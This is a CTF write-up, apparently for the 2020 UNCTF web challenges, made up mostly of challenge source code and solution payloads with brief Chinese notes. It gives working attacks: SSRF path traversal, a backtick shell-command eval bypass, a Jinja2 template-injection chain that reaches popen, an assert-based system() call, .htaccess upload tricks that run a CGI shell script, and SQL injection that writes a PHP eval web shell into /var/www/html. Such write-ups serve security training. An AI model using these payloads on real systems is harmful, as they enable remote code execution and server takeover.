easy_ssrf

```php
<?php
echo'<center><strong>welc0me to 2020UNCTF!!</strong></center>';
highlight_file(__FILE__);
$url = $_GET['url'];
if(preg_match('/unctf\.com/',$url)){
    if(!preg_match('/php|file|zip|bzip|zlib|base|data/i',$url)){
        $url=file_get_contents($url);
        echo($url);
    }else{
        echo('error!!');
    }
}else{
    echo("error");
}
?>
```

`?url=0://unctf.com/../../../../../flag`

`是自己出过的原题，原理见博客`

easyunserialize

```php
<?php
error_reporting(0);
highlight_file(__FILE__);

class a
{
    public $uname;
    public $password;
    public function __construct($uname,$password)
    {
        $this->uname=$uname;
        $this->password=$password;
    }
    public function __wakeup()
    {
            if($this->password==='easy')
            {
                include('flag.php');
                echo $flag;
            }
            else
            {
                echo 'wrong password';
            }
        }
    }

function filter($string){
    return str_replace('challenge','easychallenge',$string);
```

```
}

$uname=$_GET[1];
$password=1;
$ser=filter(serialize(new a($uname,$password)));
$test=unserialize($ser);
?>
```

babyeval

```
<?php
   // flag在flag.php
   if(isset($_GET['a'])){
       if(preg_match('/\(.*\)/', $_GET['a']))
           die('hacker!!!');
       ob_start(function($data){
                if (strpos($data, 'flag') !== false)
                //strpos()函数查找字符串在另一字符串中第一次出现的位置（区分大小写）
                return 'ByeBye hacker';
                return false;
                });
       eval($_GET['a']);
   } else {
       highlight_file(__FILE__);
   }
   ?>
```

```
exp
?a=?><?=`base64 flag.php`;
```

原理是利用base64加密输出数据满足不匹配flag关键词

ezphp

```php
<?php
error_reporting(0);
show_source(__FILE__);
$username  = "admin";
$password  = "password";
include("flag.php");
$data = isset($_POST['data'])? $_POST['data']: "" ;
$data_unserialize = unserialize($data);
if
($data_unserialize['username']==$username&&$data_unserialize['password']==$p
assword){
    echo 'success';
}else{
    echo "username or password error!";
}
```

```php
#exp.php
<?php
$a=array('username'=>'0','password'=>'0');
echo serialize($a);
```

这里利用0的原理是因为经过测试发现$username和$password应该在flag.php里面重新覆盖啦，就不能正确的知道用户名和密码的值。就利用弱类型去测试

easyflask

https://0day.work/jinja2-template-injection-filter-bypasses/

```
guess=
{{(((((((((()|attr(request.args.a))|attr(request.args.b))|attr(request.args.c)
(1))|attr(request.args.d)())|attr(request.args.e)
(117))|attr(request.args.f))|attr(request.args.g))|attr(request.args.i)
(request.args.h)(request.args.j))|attr(request.args.k)
()}}&a=__class__&b=__mro__&c=__getitem__&d=__subclasses__&e=pop&f=__init__&us
c=_&g=__globals__&h=popen&i=get&j=cat%20flag.txt&k=read
```

L0vephp

https://www.leavesongs.com/PHP/bypass-eval-length-restrict.html

```
POST /1nD3x.php?1[]=test&1[]=system('cat /flag_mdnrvvldb');&2=assert

code=usort(...$_GET);
```

easyphp

```
<?php
for ($verif=988888888; $verif < 9999999999; $verif++) {
    $x=sha1(strval('0e'.$verif));
    if(substr($x,0,2)==='0e' && is_numeric(substr($x,2))){
        echo $x;
}
}
```

```
adminPassword=202cb962ac59075b964b07152d234b70&password=123&verif=0e1290633704&a>1;phpinfo();//var1var1=1
```

easy_upload

https://www.cnblogs.com/W4nder/p/12829102.html

`上传.htaccess进行利用`

`并且.htaccess内容绕过ph`

```
Addtype application/x-httpd-p\
hp exp.jpg
#由于不能有ph，故用换行拼接
```

```
#exp.jpg
<?=`cat /flag`;
```

另一个方法是

`htaccess可以启用cgi，来执行bash脚本`

```
.htaccess

Options +ExecCGI
AddHandler cgi-script .sh
```

```
solve.sh

 #!/bin/bash
echo "Content-Type: text/plain"
echo ""
cat /flag
exit 0
```

UN's_online_tools

`|cat /flag`

ezfind


`%00`

checkin-sql

https://blog.csdn.net/Wu000999/article/details/100802819

https://www.cnblogs.com/hackhackgo/p/13503486.html

`1';PREPARE test from concat('s','elect',' "<?php eval($_POST[1]);?>" into outfile "/var/www/html/8',char(46),'php"');EXECUTE test;#`




```
1';PREPARE test from concat('s','elect',' "<?php eval($_POST[1]);?>" into outfile "/var/www/html/8',char(46),'php"');EXECUTE test;#
```

```
1' union select 1,2,"<?php @eval($_POST[cmd]);?>" into outfile "/var/www/html/1.php"%23
```